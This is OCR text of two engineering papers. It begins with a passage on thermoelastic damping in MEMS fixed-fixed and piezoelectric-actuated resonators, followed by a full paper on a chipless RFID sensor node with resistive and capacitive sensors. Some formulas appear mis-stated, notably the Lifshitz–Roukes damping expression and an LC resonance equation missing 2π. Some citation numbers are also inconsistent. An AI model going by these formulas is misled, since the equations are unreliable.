Consider now a resonator based on a flexural beam. When the beam bends, one side is in compression and heats up and the other is in tension and cools down. The relaxation time for the heat to travel from the hot side to the cold side depends on the thickness of the beam and on the thermal conductivity of the material. This relaxation time corresponds to a characteristic frequency. When the natural frequency of the resonator becomes comparable to this characteristic frequency maximum dissipation occurs.

Zener's solution [9] for thermo elastic damping in a thin beam can be approximated as a term Thermoelastic Damping Factor (TED Factor) or Dissipation Factor denoted as Q^{-1} which gives an idea of the internal friction in a resonator. Actually Q^{-1} is the fraction of energy dissipated per radian of vibration and can be expressed as

$$Q^{-1} = \Delta_E \frac{\omega_0\tau}{1+(\omega_0\tau)^2} \tag{5}$$

where

$$\Delta_E = \frac{E\alpha^2 T_0}{\rho C_p} \tag{6}$$

and

τ is the relaxation time determined by

$$\tau = \frac{h^2\rho C_p}{\pi^2 k} \tag{7}$$

and ω_0 is the undamped natural frequency for the relevant mode [10].

For a simply supported beam, the first natural frequency is

$$\omega_0^2 = \frac{\pi^4 E h^2}{12\rho L^4} \tag{8}$$

Lifshitz and Roukes' precise solution can be expressed in the following form [1]

$$Q^{-1} = \frac{E\alpha^2 T_0}{\rho C_p}\left(\frac{6}{\xi^2} - \frac{6\sin\xi + \sinh\xi}{\xi^2\cos\xi + \cosh\xi}\right) \tag{9}$$

where

$$\xi = h\sqrt{\frac{\omega_0 \rho C_p}{2k}} \qquad (10)$$

The symbols used in the above equations are E (Pa)-Young's modulus, α -Thermal expansion coefficient, k (W/m-K)- Thermal conductivity, C_p (J/kg-K-) Specific heat, ρ (kg/m^3)-Density, T (K)-Temperature, h (m)-Thickness and L (m)-Length.

C.Principles of Modeling of the MEMS Resonator

The modeling approach for the MEMS resonator consists of principles based on partial differential equations (PDEs) and functional relations of relevant effects in three physical domains [11]. These are the mechanical, electrical and the thermal domains. The current approach allows model parameters to be linked to actual physical and geometric parameters. Thermoelastic damping results from the coupling between the heat equation in the thermal domain and structural dynamics in the mechanical domain through thermoelastic material behaviour. TED is calculated using a complex frequency method in which it is expressed in terms of a complex resonant frequency. This approach uses the eigenvalues and eigenvectors of the uncoupled thermal and mechanical dynamics equations to calculate damping. The numerical implementation of this method has been conducted using finite element solver- COMSOL Multiphysics software-where several partial differential equations are numerically solved with complex frequency values being involved. Using a finite element formulation, a perturbation of the temperature field is explicitly applied to the governing equations associated with heat transfer, thermoelasticity, and structural vibration. This results in an eigenvalue equation with the imaginary part of the eigenvalue representing the frequency of the harmonic vibration and the real part representing the decaying rate of the amplitude [12]. The advantage of the method lies in that it is very easy to extend the same formulation to solve a problem with arbitrary geometry and complicated structures**.** Also the thermal modes that contribute most to damping can be identified and this information may be used to design devices with higher quality factors**.**

III. Simple Fixed-fixed TYPE BEAM resonators

The resonator is a beam of silicon with length 400 µm, height 12 µm, and width 20 µm as shown in Fig.1. The beam is fixed at both ends, and it vibrates in a flexural mode in the *z* direction (that is, along the smallest dimension). The model assumes that the vibration takes place in vacuum. Thus there is no transfer of heat from the free boundaries. The model also assumes that the contact boundaries are thermally insulated [8].

To gain information about the quality of the resonator, its natural frequency and Q value is investigated. For a system with damping, the eigenvalue λ contains information about the natural frequency and Q value [6]. An eigenfrequency analysis is done to find the eigenvalues for this system. Fig.2 shows the variation of TED factor with eigen frequency for a simple fixed-fixed beam resonator.. From the analysis it is clear that at some particular frequency internal friction TED factor (**Q^{-1}** or Dissipation Factor) is maximum and this corresponds to the maximum dissipation of the resonator.




Fig. 1: Geometry of a simple fixed-fixed type beam resonator.




Fig. 2: TED Factor versus Eigen Frequency of a Simple fixed-fixed beam resonator.


IV. Tunable Piezoelectric Actuator Based Resonators

A tunable piezoelectric actuator based resonator consists of a cantilever beam actuated by a piezoelectric device mounted on the beam as shown in Fig.3. A piezoelectric device can actuate a cantilever beam by applying an AC voltage over the device. The cantilever beam itself has resonant modes that causes peaks in the vibration when the frequency of the applied voltage matches the resonance frequency of each mode. If another piezoelectric device is attached to the cantilever, it is possible to tune the resonance by connecting that device to a passive external circuit. Piezoelectric resonators are gaining an increasing interest because of their better capacitance ratio compared with electrostatically actuated devices and for their impedances suitable for interfacing circuits [13].



Fig. 3: Geometry of a Tunable Piezoelectric Actuator Based Resonator

The piezoelectric material used is lead zirconate titanate (PZT), placed above and below the beam as shown in Fig.3 and each of the devices has two electrical connections to an external circuit, and the Q factor can be precisely tuned.The layered structure of this piezo electric actuator does not change the resonance frequency of the beam compared to a single beam of same dimension, but it affects the heat transfer across the width of the beam and hence the thermoelastic damping behaviour.



(a) (b)

Fig.4:(a)Two thermal paths exists in a tunable piezoelectric actuator (b) one thermal path in a solid homogeneous beam.

In the piezoelectric actuator based resonator as shown in Fig.4,one thermal path is across the thickness of the cantilever beam wall and the other exists around the piezostructure.τ_{TH1} and τ_{TH2} illustrate the flow of heat from hot to cool regions within the structure. The individual thermal paths have a unique frequency dependent behaviour, and we apply the principle of superposition to analyze the overall behavior. As shown in Fig.4,only one thermal path exists around a simple homogeneous beam which indicates only one peak in the analysis of TED factor.

Fig.5 shows the variation of TED Factor (Dissipation factor,$\mathbf{Q^{-1}}$) with eigen frequency for a tunable piezoelectric actuator based resonator. Dissipation factor of a resonator is directly related to its thermoelastic damping characteristics. In the present work for analysis we propose that the presence of two peaks in $\mathbf{Q^{-1}}$ indicates the possibility of two thermal paths. The multilayered structure created in a tunable piezoelectric actuator causes a discontinuity in thermal transport across the structure, altering the thermoelastic behaviour of the resonator. This can be compared with the TED characteristics of trench refilled (TR) resonators in which the thermal path is altered due to the presence of a void in the middle[14]. Here, in this work, the possibility of two thermal paths are proposed to present in a piezoelectrically actuated vibrating beam, as opposed to only one thermal path in a simple fixed-fixed type beam. One thermal path is across the thickness of the beam wall and the other exists around the piezo structure from hot to cool regions within the structure. The individual thermal paths have a unique frequency dependent behaviour, and the principle of superposition can be applied to analyze the overall behaviour. This is an average value, and actual conditions will result in broadening of the frequency dependent loss[14]**.**The corresponding relaxation time constants are τ_{TH1} and τ_{TH2} [14] and this explains the reason for two peaks in a tunable piezoelectric actuator as shown in Fig.5. The relaxation strength Δ of the two mechanisms is assumed to be equal to the relaxation strength of the homogeneous beam. Applying the principle of superposition, the overall frequency dependent quality factor of tunable piezoelectric actuator is

$$Q_{TED}^{-1} = Q_{TED1}^{-1} + Q_{TED2}^{-1} \quad (11)$$

and

$$Q_{TED}^{-1} = \Delta\left[\frac{\omega\tau_{TH1}}{1+(\omega\tau_{TH1})^2} + \frac{\omega\tau_{TH2}}{1+(\omega\tau_{TH2})^2}\right] \quad (12)$$

As shown in Fig.5,two peaks in the TED factor shows more energy dissipation within the structure of the tunable piezoelectric actuator based resonator. Even though total energy loss is high, piezoelectric resonators provide better capacitance ratio, better impedance matching and larger power handling capabilities.




Fig. 5 :Dissipation factor (Q^{-1}) versus Eigen Frequency of a Tunable Piezoelectric Actuator Based Resonator .

Fig.6 shows the analysis of thermoelastic damping characteristics of a tunable piezo electric actuator. In the present work we propose that the presence of two minima in Q factor indicates the possibility of two thermal paths-one across the thickness of the beam wall and the other around the piezo structure from hot to cool regions within the structure. The multilayered structure

created in a tunable piezoelectric actuator causes a discontinuity in thermal transport across the structure, altering the thermoelastic behaviour of the resonator as explained above.




Fig. 6 :Q factor versus Eigen Frequency of a Tunable Piezoelectric Actuator Based Resonator .

Fig.7. shows the simulated output of a tunable piezoelectric actuator showing the variation of displacement along its boundary according to the colour profile given in the plot.




Fig.7: Simulated output of a Tunable Piezoelectric Actuator Based Resonator showing the first eigen mode and displacement.(Eigen Frequency=5.4645 MHz)




Fig.8: The amplitude of the horizontal diplacement as a function of frequency.

The analysis of the actuator is done through a frequency sweep that goes from 200KHz up to 1MHz plotting the displacement amplitude in the y-direction. As shown in the Fig.8,the vibration shows several resonance peaks .The external inductance used for this sweep is 40mH.

The spike is caused by the resonance between the capacitance of the piezoelectric device and the inductance of the external circuit. The resonant frequency for a LC circuit is

$$f = \frac{1}{\sqrt{LC}} \qquad (13)$$

Because the value for L and Freq are known, it is possible to estimate the capacitance of the piezoelectric device.

V. Acknowledgment

The authors acknowledge the support by National Program on Micro and Smart Systems (NPMASS) program, India.

VI. Conclusion

TED effects on a tunable piezoelectric actuator based resonator is analyzed and compared with a simple fixed-fixed type resonator. The analysis shows two minima in the Q factor corresponding to two thermal paths existing across the structure. Due to these two thermal paths the overall dissipation of the resonator increases but it shows better capacitance ratio. The analysis is done using a high end software COMSOL Multiphysics . By proper identification of the thermal modes that contribute most to damping resonators with high quality factors can be developed. Increasing the Q factor improves the signal-to-noise ratio (SNR), spectral purity, and selectivity of the system. It is therefore important to be able to predict the Q factor of a structure and have accurate design guidelines to minimize the energy losses.

References

[1] R. Lifshitz and M. L. Roukes, “Thermoelastic damping in micro- and nanomechanical systems”, Physical review B, Vol. 6, No 8, Feb. 2000, 5600-5609.

[2] T.V. Roszhart, “The effect of thermoelastic internal friction on the Q of micromachined silicon resonators”, Tech. Dig. Solid-State Sens. Actuator Workshop, Hilton Head, SC, 1990, 13-16 .

[3] Srikar Vengallatore, “Analysis of thermoelastic damping in laminated composite micromechanical beam resonators”, J. Micromech. Microeng. (2005), 2398-2404.

[4] M. Zamanian, S.E. Khadem Mechanical & Aerospace Engineering Department, Tarbiat Modare University, P.O. Box 14115-177, Tehran, Iran "Analysis of thermoelastic damping in microresonators by considering the stretching effect" International Journal of Mechanical Sciences 2010.

[5] B. Le Foulgoc., "Highly decoupled single-crystal silicon resonators: an approach for the intrinsic quality factor", J. Micromech. Microeng. 16 (2006), S45-S53.

[6] Weinberg, M.S.; Cunningham, B.T.; Clapp, C.W. "Modeling flexural plate wave devices," Journal of Microelectromechanical Systems , vo1.9,no.3 , p. 370-9 Publisher: IEEE , Sept. 2000.

[7] A. Duwel, R.N. Candler, T.W. Kenny, M. Varghese, "Engineering MEMS Resonators with Low Thermoelastic Damping", IEEE JMEMS, Vol. 15, No 6, 14-22 .

[8] Amy Duwel, Rob N. Candler, Thomas W. Kenny, and Mathew Varghese ""Engineering MEMS Resonators With Low Thermoelastic Damping" Journal of Mcroelectromechanical systems.Vol. 15, No.6, December 2006.

[9] A. Duwel, R.N. Candler, T.W. Kenny, and M. Varghese, Journal of Microelectromechanical Systems, vol. 15, no. 6, pp. 1437–1445, 2006.

[10] Zener, C., 1937, "Internal Friction in Solids, I: Theory of Internal Friction in Reeds," Phys. Rev., 52, pp. 230–235."

[11] Yun-Bo Yi1 Mohammad A. Matin Department of Engineering,University of Denver,Denver, CO 80208 "Eigenvalue Solution of Thermoelastic Damping in Beam Resonators Using a Finite Element Analysis" transactions of ASME 478 / Vol. 129, August 2007.

[12] R.M.C. Mestroma, R.H.B.Feyb, K.L.Phanc, Department of Electrical Engineering, Electromagnetics and Wireless Group, P.O. Box 513 **"**Simulations and experiments of hardening and softening resonances in a clamped–clamped beam MEMS resonator" Sens. Actuators A: Phys. (2010).

[13] Sairam Prabhakar and Srikar Vengallatore, *Member, ASME* "Theory of Thermoelastic Damping in Micromechanical Resonators With Two-Dimensional Heat Conduction" Journal of Microelectromechanical systems. Vol. 17, No. 2, April 2008.

[14] Reza Abdolvand I, Gavin K. Ho I, Ahmet Erbi Georgia Institute of Technology "Thermoelastic Damping in trench-filled polysilicon resonators". Transducers 2003 The 12th International Conference on Solid Stale Sensors,and Microsystem, Boston, June 8-12. 2003

Chipless Wireless Sensor Node

S. Preradovic* and A. Menicanin**
* Nitero Pty Ltd, Melbourne Australia
** Institute for Multidisciplinary Research, Belgrade, Serbia
stevan.preradovic@ieee.org

Abstract - A wireless sensor node based on a chipless RFID tag with integrated sensor element is presented. The chipless tag is multiresonator-based and encodes data as spectral signature. The sensor element is attached to a dedicated resonator of the chipless node. Two types of sensor elements are used – resistive and capacitive. The resistive sensor output changes the Q factor of the spiral resonator effectively changing its insertion loss at the resonant frequency. The capacitive sensor output changes the spiral resonator's resonant frequency. The chipless wireless sensor node can be used in various automated monitoring applications.

I. INTRODUCTION

In recent times Radio Frequency Identification (RFID) has slowly merged into the mainstream mainly for applications such as logistics, asset and animal tracking [1]. This is mainly due to the fact that RFID enables automated wireless data capturing of tagged objects. RFID is a wireless form of data capturing where the RFID reader (interrogator) is used to scan, detect and identify tagged objects based on the information (and or ID) provided by the RFID tag (transponder) located on the tagged object [2].

Recent advances in sensors and wireless sensor networking technologies have provided the capability to merge sensor and sensing technologies with RFID systems. Using the RFID capability of automated monitoring with sensing capabilities have increased the applications in which RFID is deployed in to those of biomedical sensing and monitoring [3], electric power monitoring [4], robot direction sensing [5], gas and temperature monitoring [6]-[7] etc.

In order to increase the further adoption of RFID, it is important to understand that one of the greatest challenges is reducing the price of the RFID tag to a fraction of a cent which is comparable to the price of the optical barcode [8]. So far the majority of the optimization process has focused on lowering the price of the RFID chip embedded with the RFID antenna [9]. Recent advances in chipless RFID development have opened a different perspective on how ultra-low cost RFID tags can be achieved. Chipless RFID tags do not comprise a silicon microchip and therefore do not require any power supply and are much cheaper to produce. This comes at the cost of using alternative methods to encode data such as time domain reflectometry, spectral signatures and backscatter phase encoding. A comprehensive overview of chipless RFID found today is presented in [10].

We have reported four generations of novel chipless RFID tags based on spiral multiresonators and orthogonally polarized ultra-wide band (UWB) monopole antennas in [11]-[14]. The multiresonator-based chipless RFID tag encodes data using spectral signature.

Previous work on integrating chipless RFID tags and sensors have been reported using SAW tags [15] and delay-lined-based tags [16]. Both tags use time-domain delays and phase difference between the tag responses to encode the sensor information.

In this article we present a novel wireless sensor node. The sensor node is as a multiresonator-based chipless RFID tag upgraded to operate as a wireless sensor node with resistive and capacitive sensors. The main differences between previously reported chipless wireless sensor nodes and the one presented in this article are: (i) data encoding is done in the frequency domain; and (ii) we present two novel sensor data encoding techniques: insertion loss amplitude/phase variation and resonant frequency variation. The novel chipless wireless sensor node proto-type is planar and printable, has zero power consumption and can withstand higher temperatures than chipped RFID tags since there are no silicon circuits in the tag.

II. DESIGN

The schematic of the chipless wireless sensor node on Taconic TLX-0 (ε_r=2.45, h=0.787mm, tanδ=0.0019) is shown in Fig. 1.




Fig. 1 Layout and dimensions of chipless wireless sensor node.

The sensor node is developed in microstrip technology. It consists of a vertically polarized UWB disc loaded monopole receiving antenna, a multiresonating circuit and a horizontally polarized UWB transmitting antenna. The receiving and transmitting sensor antennas are cross-

polarized in order to minimize interference between the interrogation signal and the re-transmitted encoded signal containing the spectral signature.

III. SENSOR DATA ENCODING SCHEME

The chipless wireless sensor node encodes data into the spectrum using spiral resonators with a 1:1 data bit correspondence (*n bits = n spirals)*. A spiral resonator coupled to the microstrip line creates a stop-band resonance and therefore can be modeled as a parallel RLC circuit. The values of the R and C are varied with sensor element outputs in order to encode data.

The integrated sensor element is placed at the end of the spiral resonator operating at the highest frequency (spiral length = 5.24 mm) as shown in Fig. 2. Two different sensors are integrated in the sensor node: resistive and capacitive. The effects of these sensors and data encoding of the sensor outputs are presented in the following subsections.




Fig. 2 Integration of element on spiral resonator

A. *Resistive Sensor*

The performance of the spiral resonator as a stop band filter is determined by two factors: resonant frequency and Quality (Q) factor. When using a sensor element which has a sensor output in the form of real impedance (resistance) the Q factor is influenced. This is obvious from equation (1):

$$Q = \frac{\omega L}{R} \tag{1}$$

where Q is the quality factor, L is the spiral inductance, R is the spiral resistance and ω is the angular resonant frequency at frequency f defined as:

$$\omega = 2\pi f \tag{2}$$

From (1) it is clear that the increase in R will mean that the Q will reduce (and vice versa) and effectively the insertion loss of the spiral resonator at the resonant frequency will also drop as shown in Fig. 3. A sensor element in the form of a thermistor can be used for temperature monitoring.




Fig. 3 Variation of spiral resonator's insertion loss with sensor resistance *R*.

B. *Capacitive Sensor*

When using a sensor element which has a sensor output in the form of capacitance the resonant frequency is influenced.




Fig. 4 Variation of spiral resonator's resonant frequency with sensor capacitance *C*.

This is obvious from equation (3):

$$f_r = \frac{1}{2\pi\sqrt{LC_e}} \tag{3}$$

,where fr is the resonant frequency, L is the spiral inductance, Ce is the equivalent capacitance of the spiral resonator and sensor element and L is the spiral inductance.

From (3) it is clear that the change in C will mean that the spiral's resonant frequency will change with negligible influence to the insertion loss as shown in Fig. 4.

IV. RESULTS

In this section we present the measured results of the wireless sensor node consisting of the chipless tag and integrated resisitve and capacitive sensor elements separately. The design of the wireless sensor node was done in microstrip technology on Taconic TLX-0 laminate using Agilent ADS 2008 software (Momentum and Transient Co-Simulation).

A. *Multiresonator with Resistive Sensor*

Figs 5 and 6 show the response of the chipless wireless sensor node multiresonator circuit with an integrated sensor element on the smallest spiral resonator in magnitude and phase respectively. This results in the highest resonant frequency being reserved for sensor data encoding.




Fig. 5 Measured s-21 magnitude response of chipless sensor node multiresonator circuit with integrated resistive sensor.

From Fig. 5 it is clear that the insertion loss varies for different values of sensor resistance. The higher the resistance the smaller the Q factor is as expected. The same occurs in the s21 transmission phase response shown in Fig. 6 where the transmission phase jumps vary with the variation of resistive sensor output. The advantage of this type of sensor data encoding is that the additional spectrum is not required. The disadvantage of this type of sensor encoding is that it might be difficult to detect smaller variations of the spiral resonator's insertion loss.




Fig. 6 Measured s-21 phase response of chipless sensor node multiresonator circuit with integrated resistive sensor.

B. *Multiresonator with Capacitive Sensor*

Figs 7 and 8 show the response of the chipless wireless sensor node multiresonator circuit with an integrated capacitive sensor element on the smallest spiral resonator in both magnitude and phase respectively. From Figs 7 and 8 it is clear that the spiral resonator's resonant frequency varies for different values of sensor capacitance as expected. The resonant frequency can be observed in both magnitude and phase where phase detection can be used for more robust reading. The advantage of this type of sensor data encoding is that it is easier to detect than insertion loss variation. The disadvantage of this type of sensor encoding is that it requires additional spectrum for data encoding.




Fig. 7 Measured s-21 magnitude response of chipless sensor node multiresonator circuit with integrated capacitive sensor.




Fig. 8 Measured s-21 phase response of chipless sensor node multiresonator circuit with integrated capacitive sensor.

C. *Interrogation of Chipless Wireless Sensor Node*

In order to test the designed chipless wireless sensor node we assembled a measurement setup shown in Fig. 9. The wireless sensor node was mounted on a plastic jig inside an anechoic chamber and read at a distance of 10 cm with log periodic dipole antennas (LPDA) as reader antennas.




Fig. 9 Measurement setup for testing the chipless wireless sensor node with integrated sensor element.

The measurement setup comprised cross-polarized transmitting (Tx) and receiving (Rx) reader antennas and the chipless wireless sensor node. The reader transmitted a frequency swept continuous wave (CW) signal from 1.9 – 2.9 GHz at 0 dBm power. The reader antennas were cross-polarized in order to isolate the transmitted interrogation signal from the received sensor node signal comprising the sensor node ID and sensor data in the form of a spectral signature.




Fig. 10. Spectrum magnitudes of 3 measured responses of chipless wireless sensor node for different sensor outputs *R*.




Fig. 11. Spectrum phases of 3 measured responses of chipless wireless sensor node for different sensor outputs *R*.

Figs 10 and 11 show the measured results of the wireless interrogation system shown in Fig. 9 with a resistive sensor element. Three different sensor outputs

were measured but this time the multiresonator circuit was embedded into the wireless node and detection of the sensor node was performed using Agilent's PNA E8361A. From Fig. 10 it is clear that the sensor node ID which was set to "00000" was correctly detected but also the variations of the insertion loss at around 2.55 GHz where the sensor data was encoded. Three different sensor outputs were set with *R* having the value as in Figs 5 and 6. Fig 11 shows the normalized received signal phase for 3 different sensor outputs. The received signal phase was normalized using a wireless sensor node response with 11111 ID (no resonances) and *R =1K* as a reference so that 'jumps' in the phase are detected.

Figs 12 and 13 show the measured results of the wireless interrogation when three different capacitive sensor outputs are present on the wireless sensor node. From Fig. 12 it is clear that the wireless sensor node ID which was set to "00000" was successfully detected but also the frequency shift of the 6th spiral's resonant frequency for different capacitive sensor outputs. Fig. 13 shows the normalized phase response of the received signal from the wireless sensor node. The same reference tag was used for this measurement as mentioned in the previous paragraph. This measured results confirmed the successful operation of the chipless wireless sensor node and sensor data encoding using capacitive sensor. Three different sensor outputs were set with *C* having the value as in Figs 7 and 8.




Fig. 12. Three measured response of chipless wireless sensor node with integrated capacitive sensor element with 3 different sensor outputs.




Fig. 13. Three measured response of chipless wireless sensor node with integrated capacitive sensor element with 3 different sensor outputs.

V. CONCLUSION

In this article we have presented a fully printable chipless wireless sensor node with integrated sensor elements. Two sensor elements with resistive and capacitive sensor outputs were integrated on a dedicated spiral resonator to encode the sensor data. Other spiral resonator's are used to encode the ID of the chipless wireless sensor node for identification purposes. The measured results in this manuscript have confirmed the successful operation of the chipless wireless sensor node where the wireless sensor node ID with encoded sensor data was detected using Agilent's PNA as a RFID reader. The wireless sensor node proves the concept and renders the wireless sensor node operational. Future research should focus on investigating the maximum reading ranges for both cases of sensor data encoding and mitigating towards fully printable sensor elements.

The wireless sensor node based on the chipless RFID tag has great potential for low-cost sensing applications.

REFERENCES

[1] S. Preradovic, "Advanced RFID Designs and Applications", InTech, Rijeka, Croatia, March 2011

[2] K. Finkenzeller, "RFID Handbook - 2nd Edition", John Wiley & Sons, Ltd., London, 2003.

[3] M.M. Tentzeris, A. Traille, L. Yang, V. Lakafossis, R. Vyas, A. Rida, A. Haque, D. Staiculescu, "RFID-enabled biosensing wireless modules", 2009 *IEEE Radio and Wireless Symposium*, pp: 131-134, San Diego, USA, January 2009.

